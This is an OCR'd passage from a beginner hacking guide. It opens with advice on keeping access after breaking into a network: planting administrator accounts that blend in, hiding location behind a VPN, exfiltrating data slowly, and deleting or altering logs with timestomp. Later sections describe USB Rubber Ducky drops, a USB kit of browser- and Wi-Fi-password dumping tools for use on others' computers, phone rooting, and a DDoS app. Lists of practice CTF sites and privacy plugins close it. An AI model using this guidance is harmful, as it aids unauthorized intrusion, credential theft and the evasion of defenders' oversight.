
1) Once we have access to the system it is important to create an ***administrator account*** (or a couple). If we gained access with an existing ***administrato*r** account this will be easy, otherwise if we gained access with a lower level account we will want to try and escalate that user's privileges. When creating an account try to keep it within the existing naming structure as to not draw unwanted attention.
2) When are you using those accounts? This is a difficult one to decide. Using the accounts on off hours can alert a particularly attentive ***system administrator***. Using them during business hours (depending on how you are using your access) could just as well draw unwanted attention. You will need to think about these questions.
3) Location: Are you accessing the network locally or remotely? Are you even accessing it from the same city, state, or country? If you are working remotely, you may want to use a ***VPN*** to make it seem like you are closer than you are. Running through a ***VPN*** will also help protect your identity.
4) Slow and steady: Once you gain access you may be tempted to start running around like a kid in the toy store. You will need to temper your excitement and remember to take things slow. Downloading terabytes of data will likely get you caught before you get very far. Take things slow and steady, fly under the radar as it were and try not to stand out.
5) Clear out those log files! Depending on the server or computer(s) that you are on will depend on where and how those systems log what you have been doing. Do your research and either delete or alter the log files to help hide your activities. ***Metasploit*** has a module called ***timestomp***. ***Timestomp*** is used to alter the timestamp of ***Windows*** logs.

Hardware hacking:

Using a computer program isn't the only way to get into a computer or network. In this section we will be looking at hardware hacking. We will also learn how to build our own USB backing device and setting up an ***Android*** phone for hacking!

USB Rubbery Ducky:

Another tool is called the USB Rubber Ducky by the team at Hak5.org. This tool looks like any other USB device, however it holds a small board capable of delivering various payloads of our choosing.


Sa
1GB

When plugged into a computer (Windows, Linux, OS X) the computer recognizes it as a USB keyboard. The significance of this is that since it's a "keyboard" an antivirus will not detect it as a virus, in fact the antivirus will assume it's the user inputting commands, well inputting commands at 1,000 words per minute!

The device uses a simple scripting language and a micro USB that is plugged into the device to execute and store your payloads. Two very easy deployment methods would be to do a USB drop, where you leave it somewhere that a person may find it, relying on a person's curiosity to see what's on it. Another method would be to find a unlocked computer and quickly plug it in.

SCRIPT SAMPLE:

```
REM PAYLOAD WILL PAUSE OPEN NOTEPAD THEN
TYPE A HELLO WORLD TEXT WINDOWS r
DELAY 100
STRING
notepad.exe
DELAY 200
STRING HELLO WORLD! I'M ON YOUR NOTEPAD!
```

The encode can be loaded to various system or you
can use the online tool: https://ducktoolkit.com/

Tool can be found at: https://hakshop.com/products/usb-rubber-ducky-deluxe

Making a USB hacking toolkit:


We can't always carry our computers or various hacking tools with us everywhere we go, so how cool would it be to have some of our password crackers, forensics tools, even our OS with us in our pocket? In this section we will be looking at building our own ***USB hacking toolkit***. We will be able to carry around various OS' and run a whole slew of software on other people's computers without installing anything on them.

Note: It should be noted that any "hacking" tool will likely flag your anti-virus. You will need to make your own determination as to how confident you feel in using it.

Needed:

- A Windows computer to build software portion of the drive
- A USB Drive: Preferably a USB 3 drive. The larger the drive the better

1. Plugin USB Drive into your computer
2. Download ***YUMI -Multiboot USB Creator*** https://www.pendrivelinux.com/yumi-multiboot-usb- creator/
3.



License Agreement

Please review the license terms before proceeding

The software within this program falls under the following Licenses.


YUMI (Your Universal Multiboot Integrator) ©2011-2016 Lance www.pendrivelinux.com
This Open Source tool is covered under GNU General Public License Version 2
Source Code is made available at time of download from the official YUMI page:
http://www.pendrivelinux.com/yumi-multiboot-usb-creator/

IMPORTANT! ABSOLUTELY NO WARRANTY IS BEING OFFERED WITH THIS TOOL:

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

You must accept the terms of this License agreement to run this YUMI. If you agree, Click I Agree to Continue.

4. Double click the ***Yumi*** application to launch and click ***I Agree***


YUMI 2.0.2.8 Setup

Drive Selection and Distro Options Page

Choose your Flash Drive, and a Distro, ISO/ZIP file.
Additional Distributions can be added each time this tool is run.

Step 1: You Selected E: as your USB Device

E:\ DGS 59GB

□ Show All Drives?

□ View or Remove Installed Distros?

□ Format E: Drive (Erase Content)?

Step 2: Select a Distribution to put on E:

BackBox (Penetration Testing)

□ Download Link

Visit the BackBox Home Page

Step 3: Browse and Select your backbox*.iso

□ Show All ISOs?

Browse to your backbox*.iso -->

Click HERE to visit the YUMI page for additional Info!

YUMI 2.0.2.8

5.

6. Click the drop down box on ***Step 1*** and select your drive
7. ***Step 2*** click the drop down box and select the software you want to install
8. Assuming that you don't already have the ISO file click the ***Visit the…*** blue text to the right, this will take you to that particular software page to download your ISO file. Clicking the ***Download Link*** box may or may not take you there directly

YUMI 2.0.2.8 Setup


9. Once you have downloaded your ISO file click the ***Browse*** button and select your ISO file
10. Then click ***Create*** on the bottom to get started

11.

12. You will be asked to confirm, click ***Yes***

13. When the file finishes installing you will be asked if you wish to add more distributions. Repeat the above steps for all software you wish to install.

14. ***NirLauncher*** http://launcher.nirsoft.net/



Name	Description	Version	Updated On	Web Page URL
PasswordFox	View passwords stored in Firefox Web browser.	1.57	9/24/2016 7:33:02 AM	http://www.nirsoft.n
VaultPasswordView	Decrypts passwords stored in Windows Vault	1.00	9/19/2016 11:52:24 PM	http://www.nirsoft.n
ChromePass	Password recovery tool for Google Chrome Web ...		9/18/2016 9:52:02 PM	http://www.nirsoft.n
WebBrowserPassView	Recover lost passwords from your Web browser.		9/13/2016 11:58:30 PM	http://www.nirsoft.n
IE Pass View	Recover passwords stored by Internet Explorer (Ve...	1.40	8/16/2016 11:49:32 AM	http://www.nirsoft.n
WirelessKeyView	recovers lost wireless network keys (WEP/WPA) st...	2.00	8/8/2016 8:43:18 PM	http://www.nirsoft.n
Network Password Recovery	Recover network passwords on Windows XP/2003...	1.50	8/1/2016 11:19:14 PM	http://www.nirsoft.n
Dialupass	Recovers Dial-Up passwords in all versions of Win...	3.50	7/25/2016 10:07:38 PM	http://www.nirsoft.n
LSASecretsView	displays the list of all LSA secrets stored in the Re...	1.25	7/17/2016 1:18:14 PM	http://www.nirsoft.n
mailpv	Recovers email passwords		6/26/2016 1:52:26 AM	http://www.nirsoft.n
BulletsPassView	Reveals the passwords stored behind the bullets.		3/1/2015 6:03:50 AM	http://www.nirsoft.n
Remote Desktop PassView	Reveals the password stored by Microsoft Remote...	1.02	9/17/2014 7:41:40 AM	http://www.nirsoft.n
PstPassword	Recover lost password of Outlook PST file.	1.17	9/17/2014 1:41:52 AM	http://www.nirsoft.n
VNCPassView	Recover the passwords stored by the VNC tool.	1.05	7/31/2014 12:43:16 AM	http://www.nirsoft.n
OperaPassView	Password recovery tool for Opera Web browser.	1.10	6/3/2013 8:42:24 PM	http://www.nirsoft.n
WirelessKeyDump	dumps the list of all wireless keys stored by Wind		2/14/2011 3:36:08 AM	http://www.nirsoft.n

15.

16. ***Nirlauncher*** has a large number of useful programs for hacking including password decrypt for browsers, wireless, VNC, and other programs. The great thing about this also is the program package does not require a install. You can simply unzip this to your USB drive and launch it.

Hacking with Android:

Love it or hate it, ***Android*** is a versatile platform that makes for an excellent portable hacking platform. While this is no real replacement for an actual computer, it is still useful for certain situations or in a pinch. Below we will look at using an Android phone (In this example I am using a used ***Samsung Galaxy S4***).

Jailbreaking:

Chances are if you haven't ***jailbroken*** a phone before, you have at least heard the term before. ***Jailbreaking*** your phone essentially unlocks it to install unauthorized applications, remove certain restrictions, and overall give you more freedom when it comes to your overall phone operations. The act of ***jailbreaking*** your phone runs the small risk of ***bricking*** it or rendering it useless (you can more than likely do a factory reset to fix this). ***Jailbreaking*** your phone may or may not void your warranty or may not be allowed by your phone carrier so before doing this, take into consideration all of these factors.

Also ***jailbreaking*** or installing any of the applications mentioned here is this guide is as always done at your own risk. Overall the risk of damage is pretty rare and the process of ***jailbreaking*** your phone has become incredibly simple.

Enable Developer Mode:

The first thing you will want to do is enable ***developer mode*** on your phone. To do this go to: ***Settings - About Phone*** then tap ***Build numbe***r 7 times, this will open a new option (***Developer options***).

Under the ***Developer options*** you are free to tweak your phone as you like, but the main one we want to enable is ***USB debugging***.

Security Setting:


Under the ***Security*** option make sure ***Unknown sources*** is checked. This will allow us to load ***apk*** files (***Android*** installer files) outside of the store.

KingRoot:

So the rooting tool that we will be using is ***KingRoot***, ***KingRoot*** is an easy, free program that will allow us to ***root*** our phone without having to go through any elaborate steps. As of this writing it supports: ***Samsung***, ***Huawaei***, ***LG***, ***Google***, and ***hTC***.

KingRoot – The Best One Click Android Root Tool APK/Software For All Android Phones & Devices.

KingRoot offers the fastest and easiest **one click root** tool that comes in both PC and APK installations. Enjoy the best rooting experience with the highest success rate! Try it for Free!



KingRoot offers the fastest and easiest **one click root** tool that comes in both PC and APK installations. Enjoy the best rooting experience with the highest success rate! Try it for Free!

From your phone open a browser and navigate to ***https://kingroot.net f***rom there click the ***Download APK for Android*** to download the file to your phone and run. The instructions from there are pretty straight forward and the only recommendation that I would make is plug your phone in. The entire process should only take a couple minutes. If the ***root*** does not work the first time or two don't worry, just run it again. When the ***root*** is successful, you will see a ***rooted status***. From there we are free to install ***3rd party programs*** that we would not normally be able to run.

Some useful apps:

Below are some applications that are free that I found to be useful.

- **zANTI**: Billed as a ***Mobile Pentesting Toolkit zANTI*** has a number of useful tools at the palm of our hands. Some of the useful tools are: ***Nmap***, ***Man in the Middle attacks***, ***WiFi Scans***, and ***vulnerability assessment***. The program can be found at: https://www.zimperium.com/zanti- mobile-penetration-testing
- **Fing**: Can be used to do a number of ***network scans***, ***maps***, and audits. The program can be found in the ***Play store***.
- **AnDOSid**: Is a ***network stress tool***, ie. It's designed to ***DDoS*** a website.

Other stuff:

In this section we will be looking at good programming languages to learn, ***Capture the Flag (CTF sites)***, Talk about the ***darknet***, and some useful ***browser plugins***.

Programming:

The importance of learning a programming language moving forward, though not necessarily a "have to know" for beginner hackers, it can help you go far in the future. Knowing how to program your own exploits, understanding how a program works to exploit it or troubleshoot it will go a long way. While there is no single language that is a must know programming language my personal recommendation would be to learn at least one of the following:

Python: https://www.python.org/

Ruby: https://www.ruby-lang.org/en/

C: http://www.cprogramming.com/

Teaching a programming language in this book, is beyond the scope of this book, however one great resource to learn can be found for free at: https://automatetheboringstuff.com/

CTF and other sites to practice:

As they say practice makes perfect, but other than our own virtual labs how do we practice in a safe environment? There are a number of places that can help you to this end.

Capture the Flag:
A capture the flag (or CTF) scenario is a unique opportunity to put your hacking skills to the test by performing certain goals in order to capture flags. These can be competitions of single contestants or teams, or even "when you want" scenario where you are not running against the clock. The complexity of these CTF's vary, so be sure to check to find one that will meet your expectations and time. Below is by no means a complete list, but one to get you started:

Time Based/Annual CTF's:

Defcon: https://defcon.org/html/links/dc-ctf.html

CTF365: https://ctf365.com/

SANS NetWars: https://www.sans.org/netwars/

SANS Holiday Hack Challenge: https://holidayhackchallenge.com/2016/

Anytime CTF and practice

sites: Picoctf:

https://picoctf.com/

Hack This Site: https://www.hackthissite.org/

Pwnable: http://pwnable.kr/

Facebook CTF: https://www.facebook.com/notes/facebook-ctf/facebook-ctf-is-now-open- source/525464774322241

Over The Wire: http://overthewire.org/wargames/bandit/

Darknet:

The ***darknet***, also known as the ***deepweb*** is essentially the part of the web that is not indexed (meaning they will not show up on a normal ***Google*** search. In order to access it you will need ***Tor*** and a ***onion*** link to browse to A list of hidden links can be found here: http://hiddenwikitor.com/ Now it is important to note that browsing the ***darknet*** can be extremely dangerous and caution should be used if you decide to brows it. While not all site are bad there is a huge amount of dangerous dealings that are handled here such as drug trading, prostitution, hitman's for hire, etc. Also browsing the ***darknet*** may raise the suspicion of law enforcement.


Browser Settings and Plugins:
In this section we will look at browser settings and plugins to help not only keep you safe online, but also a suite of tools to help you get around in your reconnaissance. This is by no means a definitive list as tools will always change in terms of which ones that are still updates, new tools, and it will also depend on your own personal needs. The tools listed are the ones that I personally use and find very useful when added to some of the other tools mentioned in this book. Also the tools listed are Firefox applications, there may also be available for the Chrome browser (You will need to check).

Program list:


- ***Lightbeam***: A visual representation that shows you who is tracking you: https://www.mozilla.org/en-US/lightbeam/
- ***HTTPS Everywhere***: Sets your web searches to https by default: https://www.eff.org/https- everywhere
- ***Fireshot***: Screenshot program that can output to a PDF: https://www.getfirebug.com/
- ***No Script***: Prevents scripts from running. It also gives you granular control of what scripts that can run: https://noscript.net/
- ***Firebug***: Inspect HTML and Javascript debugger: https://www.getfirebug.com/
- ***Disconnect***: Privately search the web: https://disconnect.me/
- ***DownThemAll!:*** Mass downloader: downthemall.net
- ***Resurrect***: Resurrect dead web pages: https://trac.arantius.com/wiki/Extensions/Resurrect
- ***Foxy Proxy***: A simple on/off proxy switcher: https://getfoxyproxy.org/
- ***Self-Destructing Cookies***: Protects against trackers and zombie-cookies: https://addons.mozilla.org/en-US/firefox/addon/self-destructing-cookies/?src=api

This is soooo much work….

So clearly that is a good rounded set of tools to start with or use, but isn't there a easier way to load up on a ton of really cool tools without having to add each one, one at a time? There is an easier, more efficient way to load a ton of cool tools, especially if we loaded ***Buscador*** into a ***VM***, or if we fired it up as a ***live CD*** with internet access. For the following tutorial we are going to assume that you have it loaded in a ***Virtual Machine*** already and launched it.



Start up ***Buscador***, the password is: ***osint*** by default.

